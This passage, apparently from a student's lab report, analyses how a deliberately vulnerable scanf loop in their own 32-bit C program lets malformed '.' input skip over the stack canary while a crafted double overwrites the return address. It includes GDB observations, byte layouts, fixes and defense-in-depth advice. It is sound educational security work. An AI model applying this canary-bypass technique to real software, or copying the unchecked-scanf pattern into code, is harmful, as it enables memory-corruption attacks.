MEMORY STATE COMPARISON FROM MY GDB ANALYSIS

Location	Before	After	Status
Canary	0x080493e5	0x080493e5	PRESERVED
Saved EBP	0xffffceb8	0x42424242	MODIFIED
Return Addr	0x080493ed	0x080491b6	HIJACKED

From my GDB analysis, I made these key observations:

- The canary value remained completely unchanged at 0x080493e5 - my dot trick worked!
- The saved frame pointer was overwritten to 0x42424242 (my padding value "BBBB")
- The return address was successfully modified to 0x080491b6 (my target address of `success_function()`)

C. Canary Verification Bypass

Through my GDB disassembly and execution trace, I confirmed how my bypass mechanism works. At instruction offset +292, I observed the canary verification sequence execute:

```
mov eax, [ebp-0xc]    ; Load canary
sub eax, gs:0x14      ; Compare with original
je <next>             ; Jump if equal (SUCCESS!)
```

Since my payload preserved the canary, the subtraction resulted in zero, causing the conditional jump to succeed and bypass the `__stack_chk_fail()` call. The `ret` instruction then popped my hijacked return address (0x080491b6) into EIP, redirecting execution to my `success_function()`. This is exactly what I intended!

D. Program Execution Confirmation

When I executed my exploit outside the debugger environment, my program demonstrated successful exploitation:

- Printed my "Control Flow Hijack Successful!" message
- Exited cleanly with code 0
- No "stack smashing detected" error message appeared

This confirms that I completely bypassed the canary protection without detection.

V. DISCUSSION

A. Root Cause Analysis

Through my experimentation, I identified that the vulnerability arises from the intersection of three factors:

1) *scanf() Error Handling Semantics*: In my research, I learned that the C standard specifies that `scanf()` family functions must not modify destination memory when format conversion fails. As I verified through testing, when `scanf()` encounters input that doesn't match the expected format, it leaves the destination object unmodified [5].

While this behavior is intentional and correct according to the standard, I discovered it creates an exploitable condition when combined with inadequate validation in my vulnerable program.

2) *Insufficient Return Value Checking*: I designed my vulnerable code to check `scanf()`'s return value only to determine whether to add the value to the sum:

```
1 if(result == 1) {
2     total += numbers[i];
3 }
```

However, I intentionally failed to prevent loop counter advancement when `result` is zero. This is the flaw I exploit—the loop continues incrementing even when no write occurs.

3) *Architecture-Specific Alignment*: In my 32-bit implementation, both stack canaries and return addresses occupy 4 bytes, matching the native word size. However, I declared my buffer using double values, where each element occupies 8 bytes according to IEEE 754.

Through my calculations, I discovered this size mismatch creates the perfect scenario:

- The 4-byte canary resides in the upper portion of what would be `numbers[20]`
- The 4-byte return address resides in the upper portion of `numbers[22]`

By using the period character at indices 20 and 21, I preserve both the canary and saved frame pointer. My write at index 22 then overwrites an 8-byte region spanning the saved frame pointer (lower 4 bytes) and the return address (upper 4 bytes, my actual target).

B. Little-Endian Byte Ordering

I learned that the x86 architecture uses little-endian byte ordering. When my `scanf("%lf", &numbers[22])` writes the converted double value, it stores 8 bytes at the computed address.

The IEEE 754 representation of my specially crafted value contains:

- Bytes 0-3: 0x42424242 (overwrites saved EBP, which I don't care about)
- Bytes 4-7: 0xb6910408 (overwrites return address to become 0x080491b6)

C. Limitations and Countermeasures

Through my analysis, I identified several important limitations of my exploitation technique:

1) *Position Independent Executable (PIE)*: If I had compiled my binary with PIE enabled, code section addresses would be randomized at process startup. I would then require an additional information leak vulnerability to determine the runtime address of `success_function()`, significantly increasing my exploitation complexity [6].

2) *Input Validation*: In my vulnerable program, I could have prevented the exploitation entirely with proper bounds checking:

```
1 if (count < 0 || count > 20) {
2     fprintf(stderr, "Invalid count\n");
3     exit(1);
4 }
```

3) *Return Value Validation*: I could also fix my program by checking `scanf()`'s return value properly:

```
1 if (result != 1) {
2     fprintf(stderr, "Conversion failed\n");
3     break;
4 }
```

D. Defense in Depth

Through this assignment, I learned that stack canaries alone, while highly effective against traditional sequential buffer overflows, are insufficient against precision write primitives and logic errors. My successful bypass demonstrates that effective memory safety requires comprehensive defense-in-depth combining:

- **Compiler-based mitigations**: Stack canaries, CFI, SafeStack
- **Operating system protections**: ASLR, NX, RELRO
- **Input validation**: Bounds checking, return value verification
- **Memory-safe languages**: Rust, Go, modern C++ features
- **Runtime detection**: Valgrind, AddressSanitizer

VI. CONCLUSION

In this assignment, I successfully demonstrated a complete bypass of stack canary protection in 32-bit architectures through exploitation of `scanf()`'s error-handling behavior. By leveraging the C standard's requirement that `scanf()` leave destination memory unmodified upon format conversion failure, combined with inadequate input validation in my vulnerable program, I was able to preserve the stack canary while selectively overwriting the return address.

I executed my attack on my Kali Linux 2025.2 system with GCC 14.3.0 and full Stack Smashing Protection enabled using

the `-fstack-protector-all` compiler flag. My exploit achieved arbitrary code execution by redirecting program flow to my target `success_function()` with clean exit and no runtime security alerts, demonstrating successful canary bypass.

The fundamental insight I gained from this work is that stack canaries operate under an assumption of sequential memory corruption. When faced with precision write primitives—whether from logic errors like mine, format string vulnerabilities, or other sources—this assumption breaks down. In my 32-bit implementation, the 4-byte canary and 4-byte return address positioning allowed my 8-byte double writes at calculated indices to selectively overwrite the return address while preserving the canary through strategic use of malformed input (the period character).

Through this assignment, I learned that single-layer defense mechanisms are fundamentally insufficient against sophisticated attacks. My work highlights that effective memory safety in production systems requires a comprehensive defense-in-depth approach combining compiler-based mitigations, operating system protections, proper input validation and bounds checking, adoption of memory-safe programming paradigms, and runtime detection mechanisms capable of identifying anomalous program behavior.

In future work, I would like to investigate similar precision-write vulnerabilities in other standard library functions and explore automated detection mechanisms for logic errors that permit non-contiguous memory access patterns.

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